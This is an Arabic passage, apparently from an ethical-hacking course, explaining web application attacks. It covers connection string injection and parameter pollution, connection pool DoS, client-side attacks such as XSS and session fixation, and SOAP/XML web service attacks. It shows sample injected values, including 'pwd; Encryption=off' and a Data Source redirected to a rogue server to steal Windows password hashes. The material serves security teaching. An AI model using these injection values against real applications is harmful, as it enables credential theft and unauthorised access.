تم تصميم **connection string builder classes** للقضاء على التخمين والحماية ضد الأخطاء في بناء الجملة والثغرات الأمنية. أنها توفر أساليب وخصائص تعبر عن أزواج مفاتيح/قيم معروفة يسمح به كل موفر بيانات. تحتفظ كل **class** مجموعة ثابتة من المرادفات ويمكن أن تترجم كل مرادف لاسم المفتاح المعروف المقابلة له. يتم إجراء فحوصات لأزواج المفاتيح/القيم الصالحة وزوج غير صالح يطرح استثناء. وبالإضافة إلى ذلك، يتم التعامل مع قيم الحقن بطريقة آمنة.

❖ قبل الحقن "**Before injection**"

يحصل اتصال بين سلاسل الاتصال الشائعة إلى قاعدة بيانات **Microsoft SQL Server** كما هو موضح على النحو التالي:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

❖ بعد الحقن "**After injection**"

يمكن للمهاجمين الحقن بسهولة المعلمات فقط من خلال ضم فاصلة منقوطة (؛) باستخدام تقنيات حقن سلسلة الاتصال في بيئة المصادقة. في المثال التالي، يطلب من المستخدم إعطاء اسم المستخدم وكلمة المرور لإنشاء سلسلة الاتصال. هنا المهاجم يدخل كلمة السر كالاتي "**pwd; Encryption=off**"، وهو ما يعني أن المهاجم قد يإبطال نظام التشفير لتصبح سلسلة الاتصال الناتجة كالاتي:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

عندما يتم نشر سلسلة الاتصال، سيتم إضافة قيمة التشفير إلى المجموعة التي تكوينها مسبقا من المعلمات.

Connection String Parameter Pollution (CSPP) Attack

يستخدم (**CSPP**) من قبل المهاجمين لسرقة هوية المستخدم وخطف أوراق اعتماد شبكة الإنترنت، **CSPP** يستغل تحديدا الفاصلة المنقوطة

المحدد لسلاسل اتصال قاعدة البيانات التي يتم بناؤها بشكل ديناميكي يستند إلى مدخلات المستخدم من تطبيقات الويب. في هجمات **CSPP**، المهاجمين يقومون بإعادة كتابة قيم المعلمات في سلسلة الاتصال.

❖ Hash Stealing

المهاجم يستبدل قيمة المعلمة لمصدر البيانات مع **Rogue Microsoft SQL Server** المتصل بالإنترنت والذي يقوم بتشغيل **sniffer**:

```
Data source = SQL2005; initial catalog = dbl; integrated security=no; user ID=; Data Source=Rogue Server; Password=; Integrated Security=true;
```

المهاجمين يقومون بالتنصت على أوراق اعتماد ويندوز (**password hashes**) عندما يحاول التطبيق الاتصال بـ **Rogue_Server** مع اعتماد **Windows** الذي يعمل عليه.

❖ Port Scanning

يحاول المهاجم الاتصال بالمنافذ المختلفة عن طريق تغيير قيمة ورؤية رسائل الخطأ التي تم الحصول عليها.

```
Data source = SQL2005; initial catalog = dbl; integrated security=no; user ID=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;
```

❖ Hijacking Web Credentials

يحاول المهاجم الاتصال بقاعدة البيانات باستخدام حساب نظام تطبيق الويب بدلا من مجموعة وثائق التفويض المقدمة للمستخدم.

```
Data source = SQL2005; initial catalog = dbl; integrated security=no; user ID=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;
```

Connection Pool DoS


يدرس المهاجم إعدادات **connection pooling** للتطبيق، يبني استعلام **SQL** كبير خبيث، ويعمل استفسارات متعددة في نفس الوقت التي تستهلك كافة الاتصالات في **connection pooling**، مما يسبب فشل استعلامات قاعدة البيانات إلى المستخدمين الشرعيين.

على سبيل المثال:

- افتراضيا، في **ASP.NET**، الحد الأقصى المسموح به للاتصالات في pool هو 100 ومهلة 30 ثانية.
- وهكذا، يمكن للمهاجمين تشغيل **100** استعلامات متعددة مع 30+ ثواني وقت التنفيذ في غضون 30 ثانية مما يتسبب في **connection pool DoS** مثل أن لا أحد سيكون قادرا على استخدام أجزاء قاعدة البيانات ذات الصلة مع التطبيق.


منهجية قرصنة تطبيقات الويب "Web App Hacking Methodology Attack Web App Client "

الهجمات التي أجريت على التطبيق من جانب الخادم تصيب التطبيق من جانب العميل عندما يتفاعل تطبيق العميل مع هذه الخوادم الخبيثة أو يتعامل مع هذه البيانات الخبيثة. يحدث الهجوم على جانب العميل عندما يحدد العميل اتصال مع الخادم. إذا لم يكن هناك اتصال بين العميل والخادم، فلا يوجد أي خطر. هذا لأنه يتم تمرير البيانات الخبيثة من قبل الملقم إلى العميل. بالنظر في مثال على الهجوم من جانب العميل حيث تستهدف صفحة الويب مصابة ثغره في متصفح معين واستغلاله بنجاح. ونتيجة لذلك، فان الملقم الخبيث يكسب السيطرة الغير مصرح بها على نظام العميل.



المهاجمين يتفاعلوا مع التطبيقات من جانب الخادم بطرق غير متوقعة من أجل تنفيذ إجراءات خبيثة ضد المستخدمين النهائيين والوصول إلى البيانات الغير مصرح بها. المهاجمين يتخذا أساليب مختلفة لأداء الهجمات الخبيثة.

فيما يلي الهجمات الخبيثة التي يقوم بها المهاجمون في اختراق تطبيقات الويب من جانب العميل:



❖ **Cross-site Scripting**

المهاجم يتجاوز آلية العملاء **ID** الأمنية ويكسب امتيازات الوصول، ثم يحقن البرامج النصية الخبيثة في صفحات الويب من موقع معين. ويمكن لهذه البرامج النصية الخبيثة إعادة كتابة محتوى **HTML** للموقع.

❖ **Redirection Attacks**

المهاجمون يقومون وضع الأكواد والروابط بمثل هذه الطريقة التي تشبه الموقع الرئيسي الذي يريد المستخدم زيارة. ومع ذلك، عندما يريد المستخدم زيارة الموقع معين، يتم إعادة توجيه المستخدم إلى موقع الويب الخبيثة حيث هناك إمكانية للمهاجمين للحصول على أوراق اعتماد المستخدم وغيرها من المعلومات الحساسة.

❖ **HTTP Header Injection**

المهاجم يقسم استجابة **HTTP** إلى استجابات متعددة عن طريق حقن استجابة خبيثة في رؤوس **HTTP**. هذا الهجوم يمكنه طمر المواقع، وتسميم ذاكرة التخزين المؤقت، ويؤدي الى **trigger cross-site scripting**.

❖ **Frame Injection**

عندما لا تتحقق الاسكريبات من صحة مدخلاتها، يتم حقن رموز من قبل المهاجم من خلال الإطارات. هذا يؤثر على جميع المتصفحات والبرامج النصية التي لا تتحقق من صحة المدخلات الغير موثوق بها. تحدث هذه الثغرات في صفحة **HTML** مع الإطارات. وهناك سبب آخر لهذا الضعف هو انه يدعم التحرير من الإطارات من متصفحات الويب.

❖ **Request Forgery Attack**

في هذا الهجوم، المهاجم يستغل ثقة بموقع الويب أو تطبيق الويب في متصفح المستخدم. الهجوم يعمل عن طريق بما في ذلك الارتباط في صفحة بالوصول إلى الموقع الذي تم مصادقة المستخدم.

❖ **Session Fixation**

Session fixation تساعد المهاجم لاختطاف جلسة عمل مستخدم صالحة. في هذا الهجوم، المهاجم يصادق نفسه مع معرف جلسة معروف وبعد ذلك يقوم بعمليات اختطاف الجلسة لمستخدم صالحه عن طريق المعرفة بمعرف جلسة المستخدمة. في هجوم **Session fixation**، المهاجم يحتال على المستخدم للوصول إلى خادم الويب الحقيقي باستخدام قيمة **ID** لجلسة عمل موجودة.

❖ **Privacy Attacks**


Privacy attack هو تتبع التنفيذ بمساعدة من موقع بعيد يقوم على **leaked persistent browser state**.

❖ Activex Attacks

المهاجم يحتال على الضحية عن طريق البريد الإلكتروني أو **link** وقد وضعت بمثل هذه الطريقة التي يكون فيها الثغرات من التعليمات البرمجية عن بعد في المتناول. المهاجمين يكسبوا امتيازات الوصول مساوية لتلك التي مع أذن المستخدم.

منهجية قرصنة تطبيقات الويب "Web App Hacking Methodology Attack Web Services "


تستهدف خدمات الويب بسهولة عن طريق المهاجم. وتحدث خروقات أمنية خطيرة عندما يهدد المهاجم خدمات الويب. يتم شرح أنواع مختلفة من الهجمات على خدمة الويب وعواقبها على الشرائح التالية.



خدمات الويب تعمل على قمة تطبيقات الويب، وأي هجوم على خدمة الإنترنت سوف يعرض على الفور الاعمال الكامنة وراء التطبيق ونقاط الضعف **logic** للهجمات المختلفة. يمكن الهجوم على مختلف خدمات الويب باستخدام العديد من التقنيات كما أنها مصنوعة ومتاحة للمستخدمين من خلال آليات مختلفة. وبالتالي، فإن إمكانية الضعف تزيد. يمكن للمهاجم استغلال تلك الثغرات لتقديم تنازلات لخدمات الويب. قد يكون هناك أسباب كثيرة وراء مهاجمة خدمات الويب. ووفقا لهذا الغرض، يمكن للمهاجم اختيار الهجوم لتقديم تنازلات خدمات الويب. إذا كان نية المهاجم هي وقف خدمة الويب عن خدمة المستخدمين المستهدفين، فان المهاجم يمكنه إطلاق هجوم الحرمان من الخدمة عن طريق إرسال طلبات عديدة.


الأنواع المختلفة من الهجمات تستخدم لمهاجمة خدمات الويب هي:

- **SOAP Injection**
- **XML Injection**
- **WSDL Probing Attacks**
- **Information Leakage**
- **Application Logic Attacks**
- **Database Attacks**
- **DoS Attacks**



Web Services Probing Attacks

في الخطوة الأولى، المهاجم يصطاد وثيقة **WSDL** من حركة المرور لخدمة الويب وتحليله لتحديد الغرض من التطبيق، **functional breakdown**، نقاط الدخول، وأنواع الرسائل. هذه الهجمات تعمل على نحو مماثل لهجمات حقن **SQL**. المهاجم يخلق مجموعة من الطلبات الصالحة من خلال اختيار مجموعة من العمليات، وصياغة رسائل الطلب وفقا لقواعد مخطط **XML** التي يمكن تقديمها لخدمة الويب. يستخدم المهاجم هذه الطلبات لتشمل المحتويات الضارة في طلبات **SOAP** ويحلل الأخطاء للحصول على فهم أعمق لنقاط الضعف الأمنية المحتملة.




Web Service Attacks: SOAP Injection


Simple Object Access Protocol (SOAP) هو بروتوكول مستند إلى **XML** خفيف وبسيط التي تم تصميمه لتبادل هيكل ونوع المعلومات على شبكة الإنترنت. عنصر **XML** المغلف هو دائما العنصر الجذري من رسالة **SOAP** في مخطط **XML**. المهاجم يحقن سلاسل الاستعلام الخبيثة في مجال إدخال المستخدم لتجاوز آليات توثيق خدمات الويب وقواعد بيانات الوصول الخلفية. هذا الهجوم يعمل على نحو مماثل لهجمات حقن **SQL**.



Web Service Attacks: XML Injection

هي العملية التي يقوم فيها المهاجم بإدخال القيم التي تستعلم XML عن القيم التي تتخذ الاستفادة من المآثر المعروفة بهجوم حقن **XML**. المهاجمين يقومون بحقن بيانات **XML** و**tags** في حقول إدخال المستخدم للتلاعب بمخطط **XML** أو تجميع قاعدة بيانات **XML** مع المواد الزائفة. حقن **XML** يمكن أن تستخدم لتجاوز الإذن، تصعيد الامتيازات، وتوليد هجمات حجب الخدمات على شبكة الإنترنت.





Web Services Parsing Attacks

Parsing attack يحدث عندما ينجح المهاجم في تعديل طلب ملف أو سلسلة. المهاجم يقوم بتغيير القيم عن طريق إضافة واحدة أو أكثر من الأوامر لنظام التشغيل عن طريق الطلب. **Parsing** ممكن عندما يقوم المهاجم بتنفيذ ملفات **.bat** (**batch**) أو **cmd** (**command**). **Parsing attacks** تستغل الثغرات ونقاط الضعف في قدرات معالجة **XML parser** لإنشاء هجوم الحرمان من الخدمة أو إنشاء الأخطاء المنطقية في خدمة الويب لمعالجة الطلب.

❖ Recursive Payloads

XML يمكنه بسهولة تداخل أو ترتيب العناصر داخل وثيقة واحدة لمعالجة العلاقات المعقدة. المهاجم يقدم استفسارات لخدمات الويب مع وثيقة **SOAP** الصحيحة نحويا التي تحتوي على حلقات معالجة لانهائية مما يؤدى إلى استنفاد محلل **XML** ووحدة المعالجة المركزية والموارد.


❖ Oversize Payloads

في هذه **payload**، **XML** هو طويل نسبيا والملفات الكبيرة المحتملة هي دائما للنظر في حماية البنية التحتية. المبرمجين سوف يحدون من حجم الوثيقة. المهاجمون يقومون بإرسال الحمولة التي هي كبيرة بشكل مفرط والتي تستهلك كل موارد النظام، وتقديم الخدمات على شبكة الإنترنت لا يمكن الوصول إليها بالنسبة للمستخدمين الشرعيين الآخرين.

Web Service Attack Tool: soapUI

المصدر: http://www.soapui.org


soapUI هو أداة اختبار مفتوحة المصدر، وتستخدم أساسا لاختبار خدمة ويب. وهو يدعم بروتوكولات متعددة مثل **SOAP**، **REST**، **HTTP**، **JMS**، **AMF**، و**JDBC**. أنها تمكنك لخلق أداء متطور بسرعة كبيرة وتشغيل الاختبارات الوظيفية تلقائيا. مع مساعدة من هذه الأداة، يمكن للمهاجمين أن يؤدوا بسهولة التحقق من خدمات الويب، حقن **SOAP**، حقن **XML**، وهجمة **web services parsing**.



Web Service Attack Tool: XMLSpy

المصدر: http://www.altova.com

Altova XMLSpy هو محرر **XML** وبيئة تنمية لوضع النماذج، وتحرير، وتحويل، والتكنولوجيات ذات الصلة بتصحيح **XML**. ويقدم مصمم مخطط من الرسوم البيانية، اصلاح التحقق من الصحة ذكي، مولد الأكواد، محولات الملفات، مصححات، محللون، وتكامل قاعدة بيانات كاملة، وتقديم الدعم لـ **WSDL**، **SOAP**، **XSLT**، **XPath**، **XQuery**، **XBRL**، **Open XML documents**، بالإضافة الى **Visual Studio** و**Eclipse plug-ins**، وأكثر من ذلك.



13.4 أدوات قرصنة تطبيقات الويب "WEB APPLICATION HACKING TOOLS"

